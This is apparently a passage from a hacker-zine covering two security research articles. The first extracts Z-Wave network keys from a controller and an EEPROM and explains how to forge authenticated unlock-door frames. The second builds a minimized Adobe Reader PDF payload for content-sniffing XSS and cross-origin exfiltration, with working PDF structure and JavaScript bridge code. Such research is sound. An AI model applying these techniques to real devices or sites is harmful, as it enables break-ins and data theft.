Since Z-Wave security hinges on the security of the keys, it is important to know how they are stored and used. Z-Wave encryption and authentication services are provided by three 128-bit AES keys; however, the security of an entire Z-Wave network converges to a single key in the set. Like the three wise men, only one of them was necessary to deliver the gifts to Brian of Nazareth. The other two could have just as well stayed home and added a few extra camels to haul the gifts. A card would also have been nice.

The key of keys in this system is the network key. This key is generated by the Z-Wave network controller device and is shared with every device requiring cryptographic services. It is used to derive both the encrypting and signing keys. When a new device is added to a Z-Wave network, the device may declare a set of command classes that will be using security (e.g., the door lock command class) to the Z-Wave network controller. In turn, the controller sends the network key to the new device. To provide a razor-thin margin of opaqueness, this message is encrypted and signed using a set of three default keys known to all Z-Wave devices. The default encryption and authentication keys are derived from a default 128-bit network key of all zeros. If the

adherent reader recovers the encryption key from their device, decrypts sniffed frames, and finds that the plaintext is not correct, then they should attempt to use the encryption key derived from the null network key instead.[5]

An authentication key is derived from a network key as follows. Using an AES cipher in ECB-mode, a 16-byte authentication seed is encrypted using the network key to derive the authentication key. The derivation process for the encryption key is identical, except that a different 16-byte seed value is used. A curious reader may want to know what these seeds are, and any fortuitous reader in possession of a MiCasaVerde controller will be able to tell you.

The MiCasaVerde controller uses an embedded Linux OS and provides two mechanisms for extracting a keyfile from its filesystem, located at `/etc/cmh/keys`. Using the web interface, one may download a compressed archive of the controller state. The archive contains the `/etc` directory of the filesystem. Alternatively, a secure shell interface is also provided to remotely explore the filesystem. The MiCasaVerde binary key file (`keys`) is exactly 48 bytes and contains all three keys. The file is ordered with the network key first, the authentication key second, and the encryption key last. Billy Peltzer's Z-Wave network controller is a MiCasaVerde-Edge. In Figure 12.1, we show the resulting key file and dump the values of the keys for his network, `0xe97a-5631cb5686fa24450eba103f945c`.

```
 1  ~/Downloads/etc/cmh  $ ls
    alerts.json          HW_Key                user_data.json.lzo.1
 3  cmh.conf             HW_Key2               user_data.json.lzo.2
    devices              keys                  user_data.json.lzo.3
 5  dongle.3.83.dump.0   last_report           user_data.json.lzo.4
    dongle.3.83.dump.1   PK_AccessPoint        user_data.json.lzo.5
 7  dongle.3.83.dump.2   servers.conf.default  vera_model
    dongle.3.83.dump.3   sync_kit              wan_failover
 9  dongle.3.83.dump.4   sync_rediscover       zwave_locale
    ergy_key             user_data.json.luup.lzo
11  first_boot           user_data.json.lzo
    ~/Downloads/etc/cmh  $ xxd ./keys
13  0000000: e97a 5631 cb56 86fa 2445 0eba 103f 945c  .zV1.V..$E...?.\
    0000010: 620d 486c 6a65 2122 afe1 086c 79e6 3740  b.Hlje!"...ly.7@
15  0000020: eec9 ef96 a155 a3d3 02a1 8441 f5f3 7ea0  .....U.....A..~.
```

Figure 12.1: Keys found in Billy's MiCasaVerde Edge Controller

```
1 ~/POCs $ ./getSeeds ../keys/veraedge_keyFile
  gcry_cipher_open worked
3 gcry_cipher_setkey worked
  gcry_cipher_decrypt worked
5 A_K:    62 0d 48 6c 6a 65 21 22 af e1 08 6c 79 e6 37 40
  A_Seed: 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
7 gcry_cipher_decrypt worked
  E_K:    ee c9 ef 96 a1 55 a3 d3 02 a1 84 41 f5 f3 7e a0
9 E_Seed: aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
```

Figure 12.2: Seeds for Encryption and Authentication Keys

To find the seeds, one must simply decrypt the authentication and encryption keys using an AES cipher in ECB mode loaded with the network key, and the resulting gifts will be the authentication and encryption seeds respectively. From our own observations, the same seed values are recovered from both third and fifth generation Z-Wave devices. Billy's keys are used in Figure 12.2 to recover the seeds. Given the seed values and a network key, we have a method for deriving the encryption key and the authentication key from an extracted network key.

Away in an EEPROM, No ROM for Three Keys

Z-Wave devices other than MiCasaVerde controllers may not have an embedded Linux OS, so where are the keys stored in those devices? Extracting and analyzing the nonvolatile memory of Billy's PIR sensor and doorlock reveal that the network key is stored in a lowly, unprotected 8-pin SPI EEPROM, which is external to the proprietary Z-Wave transceiver chip. In fact, only the network key is stored in the EEPROM, implying that the encryption key and the authentication key are derived upon startup and stored in RAM.

Unless the device designers hoped to obscure the key derivation process, the decision to store only the network key in nonvolatile memory is unclear. Moreover, it is not clear why the key is found in the EEPROM rather than somewhere in the recesses of the proprietary

ZW0X01 Z-Wave transceiver module, whose implementation details are protected by an NDA. The transceiver certainly has available flash memory, and there does not appear to be anyone who has dumped the ZW0501 fifth generation flash memory yet. Until this issue is fixed, anyone with an EEPROM programmer and physical access can acquire this key, derive the other two keys, and issue authenticated commands to devices. We extract Billy's network key by desoldering the EEPROM from the main board of his PIR sensor and use an inexpensive USB EEPROM programmer (Signstek MiniPRO) to dump the memory to a file.

The circuit board from the PIR sensor is shown in Figure 12.3. The ZW0501 transceiver is the large chip located on the right side of the board (a third generation system would have a ZW0301). In general, the SPI EEPROM is the 8-pin package closest to the transceiver. The reader may validate that the SPI pins are shared between the EEPROM and transceiver package to be sure. In fact, the ATMLH436 EEPROM used in a third generation door lock is not in the MiniPRO schematics library, so we trace the SPI pin outs of the ZM3102 (i.e., the postage-stamp transceiver package) to the SPI EEPROM to identify its pin layout. We use this information to select a compatible SOIC8 ATMEL memory chip that is available in the MiniPRO library.

We are unable to provide a fixed memory address of the network key, as it varies among device types. Even so, because the memory is so empty (>99% zeros), the key is always easy to find. In all three of Billy's Z-Wave devices, the key is within the only string of at least 16 bytes in memory. The region of the EEPROM memory of Billy's PIR sensor containing the same network key follows, with the key itself starting at address `0x60A0`.

Figure 12.3: EEPROM on an Aeotec Multisensor 4

```
1  6090:  00000000  00000000  00000000  ff000001
   60a0:  e97a5631  cb5686fa  24450eba  103f945c
3  60b0:  56001498  eff17275  13cc4201  00000000
   60c0:  42326402  a8010000  00000000  00000000
```

For reference, the segment of memory in Billy's door lock containing the network key follows. The network key starts at address `0x012D`.

```
   0110:   00000000   00000000   00000000   00000000
 2 0120:   00000000   00420100   00000000   81e97a56
   0130:   31cb5686   fa24450e   ba103f94   5c560000
 4 0140:   00000000   00000000   00000000   00000000
```

Each device contains a network key, an authentication key, and an encryption key. The network key is common throughout the network and is shared with the devices by using default authentication and encryption keys that are the same for all third and fifth generation Z-Wave devices in the world. The authentication and the encryption key on the device are derived from the network key and the nonces of all 5s and all As respectively.

Do You Hear What I Hear? A Frame, a Frame, Encapsulated in a Frame, Is Encrypted

Even armed with the keys, the patient reader still needs to know how to use them. The Z-Wave security service provides immutable encryption and authentication through the use of an encapsulation frame. The encapsulation security frame is identified in the first two bytes of the application layer payload. The first byte specifies the command class, and the second provides the command, where an encapsulated security frame has byte values of `0x98` and `0x81`, respectively. The remainder of the frame contains the eight upper bytes of the IV, used for both encryption and signing, the variable length encapsulated and encrypted pay-load, the nonce ID, and an 8-byte CM AC (cipher-based message authentication code).

0x98	0x81	Upper IV[8]	Frag. Field	Cmd class	Cmd	...	Nonce ID	CMAC[8]

Encapsulated / Encrypted Frame (spanning Frag. Field through Cmd ...)

At a minimum, the frame encapsulated in the security frame is three bytes. The first byte is used for fragmentation; however, we have yet to observe a value other than `0x00` in this field. The second byte provides the command class and, like the application layer, is followed by a single command byte and zero or more bytes of arguments.

The application payload is encrypted using the encryption key and an AES cipher in OFB mode with a 16-byte block size. OFB mode requires a 16-byte IV, which is established cooperatively between the source and destination. The lower 8 bytes of the IV are generated on request by the destination, which OpenZwave calls a nonce, and are reported to the requestor before the encapsulation frame is sent. The first byte of this 8-byte nonce is what we referred to as the nonce ID. The upper eight bytes of the IV are generated by the sender and included in the encapsulation security frame. When the destination receives the encapsulated frame, it decrypts the frame using the same cipher setting and key. It is able to reconstruct the IV using the IV field of the encapsulated frame and by using the nonce ID field to search its cache of generated nonces.

Joy to the Home, Encrypted Traffic is Revealed

Some cautious readers may become anxious when two automations are having a private conversation within their dwelling. This is especially

true when one of them is a sensor, and the other is connected to the Internet. Fear not! Armed with knowledge of the encapsulation security frame and possession of the network or encryption key, the triumphant reader can readily decrypt frames formerly hidden from them. They will hopefully discover, as we have, that Z-Wave messages are devoid of sensitive user information. However, may the vigilant reader be a sentry to warn us if any future transgressions do occur in the name of commercialism and Orwellianism.

To aid the holy sentry, we provide the PoC `decryptPCAPNG` tool to decrypt Z-Wave encapsulated Z-Wave frames. The user provides the network or encryption key. The tool assumes the user is capturing Z-Wave frames using either Scapy-radio or EZ-Wave with an SDR, which sends observed frames to Wireshark for capture and saving to PCAPNG files.

What Frame Is This, Who Laid to Rest, upon Receiver's Antenna, Did Originate?

Secure Z-Wave devices do not act upon a command issued in an encapsulation frame unless its CMAC is validated. Thus, the active reader wishing to do more than observe encrypted messages requires further discourse. Certainly, the gremlin wishing to open Billy's front door desires the ability to generate an authenticated unlock-door command.

The Z-Wave CMAC is derived using the CBC-MAC algorithm, which encrypts a message using an AES cipher in CBC mode using a block size of 16 bytes. It uses the same IV as the encryption cipher, and only the first eight bytes of the resulting 16-byte digest are sent in the encapsulation frame to be used for authentication. Instead of creating the digest from the entire security encapsulation frame, a subset of fields are composed into a variable-length message. The first four bytes of this message are always the security command class ID, source ID, destination ID, and length of the message. The remaining portion of the message is the variable length encapsulated frame (e.g., an unlock-

door command, including the fragmentation byte) after it has been encrypted.

The recipient of the encapsulation security frame validates the integrity of the frame using the included 8-byte CM AC. It is able to generate its own CMAC by reconstructing the message to generate the digest using the available fields in the frame, the IV, and the authentication key. If the generated CMAC matches the declared value in the frame, then the source ID, destination ID, length, and content of the encapsulated frame are validated. Note that, since the other fields in the frame are not part of the CMAC message, they are not validated. If the generated digest does not match the CMAC in the frame, the frame is silently discarded.

Bring a Heavy Flamer of Sanctified Promethium, Jeanette, Isabella

Knock! Knock! Knock! Open the door for us!
Knock! Knock! Knock! Let's celebrate!

We wrote OpenBarley as a PoC tool to demonstrate how Z-Wave security works. Its default encapsulated command is to unlock a door lock, but the user may specify other, arbitrary commands. The tool

works with the GNURadio Z-Wave transceiver available in Scapy-radio or EZ-Wave to inject authenticated and encrypted frames.

The reader must note that battery operated Z-Wave devices conserve power by minimizing the time the transceiver is active. When in low-power mode, a beam frame is required to bring the remote device into a state where it may receive the application layer frame and transmit an acknowledgment. Scapy-radio and EZ-Wave did not previously support waking devices with beam frames, so we have contributed the necessary GNURadio Z-Wave blocks to EZ-Wave.

It Came!
Somehow or Other, It Came Just the Same!

This Christmas, as we have done, may you, the blessed reader, extract the network key from the EEPROM of a Z-Wave device. May you use our PoCs to send authenticated commands to any other secured device on *your* network. May you enlighten your friends and neighbors, affording them the opportunity to sanctify by fire, or with lesser, more legal means, home automation lacking physical security in the name of Manion Butler and his holy mother. May you use our PoCs to watch the automation for privacy breaches and data mining in the time to come, and may you brew in peace.

12:4 Content Sniffing with Comma Chameleon

by Krzysztof Kotowicz and Gábor Molnár

The nineties. The age of Prince of Bel Air, leggings and boot sector viruses. Boy George left Culture Beat to start a solo career, NCSA Mosaic was created, and SQL injection became a thing. Everyone in the industry was busy blowing the dot-com bubble with this whole new e-commerce movement — and then the first browser war started. Browsers rendered broken HTML pages like crazy to be considered "better" in the eyes of the users. Web servers didn't care enough to specify the MIME types of resources, and user agents decided that the best way to keep up with this mess is to start sniffing. MIME type sniffing, that is.[6] In short, they relied on heuristics to recognize the file type of the downloaded resource, often ignoring what the server said. If it quacks like an HTML, it must be HTML, you silly Apache. Such were the 90s.

This MIME type sniffing or content sniffing has obviously led to a new class of web security problems closely related to polyglots: if one partially controls the server response in, e.g., an API call response or a returned document and convinces the browser to treat this response as HTML, then it's straightforward XSS. The attacker would be able to impersonate the user in the context of the given domain: if it is hosting a web application, an exploit would be able to read user data and perform arbitrary actions in the name of the user in the given web application. In other cases, user content might be interpreted as other (non-HTML) types, and then, instead of XSS, content-sniffing vulnerabilities would be permitted for the exfiltration of cross-domain data—just as bad.

Here we focus on PDF-based content-sniffing attacks. Our goal is to construct a payload that turns a harmless content injection into passive file formats (e.g., JSON or CSV) into an XSS-equivalent content sniffing vulnerability. But first, we'll give an overview of the field and describe previous research on content sniffing.

Content Sniffing of Non-plugin File Types

To exploit a content sniffing vulnerability, the attacker injects the payload into one of the HTTP responses from the vulnerable origin. In practice, that origin must serve partially user controlled content. This is common for online file hosting applications to which an attacker might upload a malicious file, and also in APIs like JSONP that might reflect a payload from the URL. (An attacker then prepares the URL that would reflect the content in the response.)

The first generation of content sniffing exploits tried to convince the browser that a given piece of non-HTML content was in fact HTML, causing a simple XSS.

In other cases, content sniffing can lead to cross-origin information leakage. A good example of this is mentioned in Chris Evans' research[7] and a recent variation on it from Filedescriptor,[8] which are based on the fact that browsers can be tricked into interpreting a cross-origin

HTML resource as CSS, and then observe the effects of applying that CSS stylesheet to the attacker's HTML document, in order to derive information about the HTML content.

Current browsers implement more secure content-type detection algorithms or deploy other protection mechanisms, such as the trust zones in IE. Web servers also have become much better at properly specifying the MIME type of resources. Additionally, secure HTTP response headers[9] are often used to instruct the user-agent not to perform MIME sniffing on a resource. It's now a de facto standard to use `Content-Type-Disposition: attachment`, `X-Content-Type-Options: nosniff` and a benign `Content-Type` whenever the response is totally user controlled (e.g., in file hosting applications).

That has improved the situation quite a bit, but there were still some leftovers from the nineties that allowed for MIME sniffing exploitation: namely, the browser plugins.

Plugin Content Sniffing

When an HTML page embeds plugin content, it must explicitly specify the file type (SWF, PDF, etc.), then the browser must instantiate the given plugin type regardless of the MIME type returned by the server for the given resource.[10]

Some of those plugins ignore the response headers received when fetching the file and render the content inline despite `Content-Disposition: attachment` and `X-Content-Type-Options: nosniff`. For plugins that render active content (e.g, Flash, Silverlight, PDF, etc.) this makes it possible to read and exfiltrate the content from the hosting domain over HTTP. If the plugin's content is controlled by an attacker and runs in the context of a domain it was served from, this is essentially equivalent to XSS, as sensitive content like CSRF tokens can be retrieved in a session-riding fashion.

This has led to another class of content sniffing attacks based on plugins. Rosetta Flash[11] [12] was a great example of this: making a

JSONP API response look like a Flash file, so that the attacker-controlled Flash file can run with the target domain's privileges.

To demonstrate this, let's see an example attack site for a vulnerable JSONP API that embeds the given query string parameter in the response body without modification:

```
<object
type="application/x-shockwave-flash"
data="http://example.com/jsonp_api?callback=CWS[flash file
    contents]">
```

In this case, the API response would look as below and would be interpreted as Flash content if the response doesn't match some constraints introduced as a mitigation for the Rosetta Flash vulnerability (we won't discuss those in detail here):

```
CWS[flash file contents] ({"some":"JSON", "returned":"by",
                           "the":"API"})
```

Since Flash usually ignores any trailing junk bytes after the Flash file body, this would be run as a valid SWF file hosted on the example.com domain. The payload SWF file would be able to issue HTTP requests to example.com, read the response (for example, the actual data returned by the very same HTTP API, potentially containing some sensitive user data), and then exfiltrate it to some attacker-controlled server.

Instead of Flash, our research focuses on PDF files and methods to make various types of web content look like valid PDF content. PDF files, when opened in the browser with the Adobe Reader plugin, are able to issue HTTP requests just like Flash. The plugin also ignores the response headers when rendering the PDF; the main challenge is how to prepare a PDF payload that is immune to leading and trailing junk bytes, and minimal in file size and character set size.

We must mention that our research is specific to Adobe Reader: other PDF plugins usually display PDFs as passive content without the ability to send HTTP requests and execute JavaScript in them.

Comma Chameleon

The existing PoC payloads for PDF-based content sniffing[13] [14] used a FormCalc technique to read and exfiltrate the content. Although they worked, we quickly noticed that their practicability is limited. They were long (e.g. @irsdl uses > 11 kilobytes)[15] and used large character sets. Servers often rejected, trimmed, or transformed the PDF by escaping some of the characters, destroying the chain at the PDF parser level. Additionally, those PoCs would not work when some data was prepended or appended to the injected PDF. We wanted a small payload, with a limited character set and arbitrary prefix and suffix.

These are important aspects because most injection contexts where the attack is useful are very limiting. For example, when injecting into a string in a JSON file, junk bytes surround the injection point, as well as the JSON format limitations on the character set (e.g., encoding quotes and newlines).

Additionally, we wanted to come up with a universal payload—one that does not need to be altered for a given endpoint and can be injected in a fire-and-forget manner—thus no hardcoded URLs, etc.

And thus, the quest for the Comma Chameleon has started! Why such a name? Read on!

Minimizing the Payload

To keep the PDF as small as possible, we made it contain only the bootstrap code and injected all the rest of the content in an external HTML page from the attacker's origin. Size of the final code then doesn't matter, and we could focus only on minimizing the dropper PDF. This required altering the PDF structure at various layers. Let's look at them one by one.

The PDF layer It turns out that for the working scriptable FormCalc PDF we only need two objects.

1. A document catalog, pointing to the pages (/Pages) and the interactive form (/AcroForm) with its XFA (XML Forms Architecture). There needs to be an OpenAction dictionary containing the bootstrapping JavaScript code. The /Pages element may be empty if the document's first page will not be displayed.

2. A stream with the XDP document with the event scripts.

Here's an example:

```
%PDF-1.1

1 0 obj
  << /Pages << >>
    /AcroForm << /XFA 2 0 R >>
    /OpenAction <<
      /S /JavaScript
      /JS ({code here})
      >>
  >>
endobj

2 0 obj
  << /Length xxx
  >>
stream
{xdp content here}
endstream
endobj
```

Additionally, a valid PDF trailer is needed, specifying object offsets in an xref section and a pointer to the /Root element.

```
xref
0 3
0000000000 65535 f
0000000007 00000 n
0000000047 00000 n
trailer
  << /Root 1 0 R >>
startxref {xref offset here} %%EOF
```

Further on, the PDF header can be shortened and modified to avoid detection; e.g., instead of `%PDF-1.1<newline>`, one can use `%PDF-Q<space>` (we avoid null bytes to keep the character set small). Similarly, most of the whitespace is unnecessary. For example, this is valid:

```
obj<</Pages 2 0 R/AcroForm<</XFA 3 0 R>>/OpenAction<</S/
    JavaScript/JS (code;)>>>>endobj
```

The `xref` section needs to contain entries for each of the objects and is rather large (the overhead is 20 bytes per object); fortunately, non-stream objects can be inlined and moved to the trailer. The final example of a minimized PDF looks like this:

```
%PDF-Q 1 0 obj<</Length 1>>stream
{xdp here} endstream endobj xref 0 2 0000000000 65535f
    0000000007 00000 n trailer<</Root<</AcroForm<</XFA 1 0 R
    >>/Pages<<>>/OpenAction<</S/JavaScript/JS(code)>>>>>
    startxref {xref offset here} %%EOF
```

The JavaScript bootstrap code As JavaScript-based vectors to read HTTP responses from the PDF's origin without user confirmation were patched by Adobe, FormCalc currently remains the most convenient way to achieve this. Unfortunately it cannot be called directly from the embedding HTML document, and a JavaScript bridge is necessary. In order to script the PDF to enable data exfiltration, we then need these two bridges:

1. HTML → PDF JavaScript
2. PDF JavaScript → FormCalc

The first bridge is widely known and documented.[16]

```
   this.disclosed = true;
 2 if (this.external && this.hostContainer) {
      function onMessageFunc(stringArray) {
 4       try {
            // do stuff
 6       }catch (e) {}
      }
 8    function onErrorFunc(e) {
         console.show();
10       console.println(e.toString());
      }
12    try {
         this.hostContainer.messageHandler = new Object();
14       this.hostContainer.messageHandler.myPDF = this;
         this.hostContainer.messageHandler.onMessage =
16          onMessageFunc;
         this.hostContainer.messageHandler.onError = onErrorFunc;
18       this.hostContainer.messageHandler.onDisclose=function(){
            return true;
20       };
      }catch (e) {
22       onErrorFunc(e);
      }
24 }
```

This works, but it's huge. Fortunately, it is possible to shorten it a lot. For example `this.disclosed = true` is not needed, and neither are most of the properties of the `messageHandler`. Neither is `this` necessary, as `hostContainer` is visible in the default scope. In the end we only need a `messageHandler.on-Message` function to process messages from the HTML document and a `messageHandler.onDisclose` function.

From the documentation:[17]

> `onDisclose` — A required method that is called to determine whether the host application is permitted to send messages to the document. This allows the PDF document author to control the conditions under which messaging can occur for security reasons. [...] The method is passed two parameters `cURL` and `cDocumentURL` [...]. If the method returns true, the host container is permitted to post messages to the message handler.

For our purposes we need a function reference that, when called returns true—or a 'truth-y' value (this is JavaScript, after all!). To save characters, how about a `Date` constructor?

```
> !!Date('http://url', 'http://documentUrl')
2 true
```

In the end, the shortened javascript payload is just:

```
hostContainer.messageHandler={onDisclose:Date,
2                    onMessage:function(a){eval(a[0])}})
```

Phew! The whole embedding HTML page can now use `object.postMessage` to deliver the second stage PDF JavaScript code. We're looking forward to Adobe Reader supporting ES5 arrow functions as that will shorten the payload even more.

The XDP In his PoC,[18] `@insertScript` proposed the following payload for the XDP with a hardcoded URL (some wrapping XDP structure has been removed here and below for simplicity):


```
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/"> ...
  <field id="Hello World!">
    <event activity="initialize">
      <script contentType='application/x-formcalc'>
        Post("http://sameOrigin.com/index.html",
```

```
                "YOUR POST DATA","text/plain","utf-8",
                "Content-Type: Dolphin&#x0d;&#x0a;Test: AAA");
        </script >
      </event >
    </field> ...
  </xdp:xdp >
```

It turns out we don't need the `<field>`, as we can create those dynamically from JavaScript (see next paragraph). Events can also be triggered dynamically, so we don't need to rely on `initialize` and can instead pick an event with the shortest name, `exit`. We also define the default XML namespace and lose the `contentType` attribute (FormCalc is a default value). With these optimizations we're down to:

```
1  <xdp xmlns="http://ns.adobe.com/xdp/">
     ...
3    <event activity='exit'>
       <script>{{code here}}</script>
5    </event>
     ...
7  </xdp>
```

JavaScript → FormCalc bridge In Adobe Reader it is possible for JavaScript to call FormCalc functions.[19] This was used by Irsdl to create the PoC for the data exfiltration.

The communication relies on using the form fields in the XDP to store input parameters and output value, and triggering the events that would run the FormCalc scripts. This, again, requires a long XML payload.

Or does it? Fortunately, the form fields can be created dynamically by JavaScript and don't need to be defined in the XML. Additionally, FormCalc has the `Eval()` function — perfect for our purposes.

In the end, the JavaScript function (injected from the HTML) to initialize the bridge is as follows, and the relevant FormCalc event script is simply `r=Eval(P)`.

```
 1 function initXfa() {
     if (xfa.form.s) {
 3     // refers to <subform name='s'>
         s = xfa.form.s;
 5   }
     //if uninitialized
 7   if (s && s.variables.nodes.length == 0) {
         s.P = xfa.form.createNode("text", "P"); //input value
 9       s.R = xfa.form.createNode("text", "r"); //return value
         s.variables.nodes.append(s.P);
11       s.variables.nodes.append(s.R);
         // JS-FormCalc proxy
13       s.doEval = function(a) {
           s.P.value = a;
15         s.execEvent("exit");
           return s.R.value;
17       };
     }
19 }

21 app.doc.hostContainer.messageHandler.onMessage =
                                            function(params) {
23   try{
       var cmd = params[0];
25     var result = "";
       switch (cmd) {
27       case 'eval': // eval in JS
           result = eval(params[1]);
29         break;
